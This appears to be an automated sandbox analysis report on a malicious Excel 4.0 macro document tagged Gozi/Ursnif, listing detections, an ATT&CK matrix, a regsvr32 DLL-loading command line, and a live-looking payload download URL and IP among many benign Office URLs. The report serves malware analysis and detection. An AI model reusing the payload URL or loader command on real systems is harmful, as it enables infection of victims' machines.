ID: 324304
Sample Name: document-148570644.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:53:16
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-148570644.xls

Overview

General Information

Sample Name:	document-148570644.xls
Analysis ID:	324304
MD5:	11aaacbcd509c8...
SHA1:	bf1eab2dfeb84b2..
SHA256:	f7e36187c4d6447.
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Found Excel 4.0 Macro with suspicio...
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr...
- Yara detected hidden Macro 4.0 in E...
- Allocates a big amount of memory (p...
- Document contains embedded VBA ...
- IP address seen in connection with o...
- Potential document exploit detected...
- Potential document exploit detected...

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4800 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 4464 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-148570644.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-148570644.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-148570644.xls	37%	Virustotal		Browse
document-148570644.xls	16%	Metadefender		Browse
document-148570644.xls	8%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fcco1936.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fcco1936.com	185.253.218.120	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://fcco1936.com/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://login.microsoftonline.com/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://shell.suite.office.com:1443	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://cdn.entity.	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://wus2-000.contentsync.	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://powerlift.acompli.net	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://cortana.ai	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://api.aadrm.com/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://api.microsoftstream.com/api/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://cr.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://graph.ppe.windows.net	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://store.office.cn/addinstemplate	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	0DD7DB03-F23D-45B1-B0B6-C5734A6DCD1C.0.dr	false		high
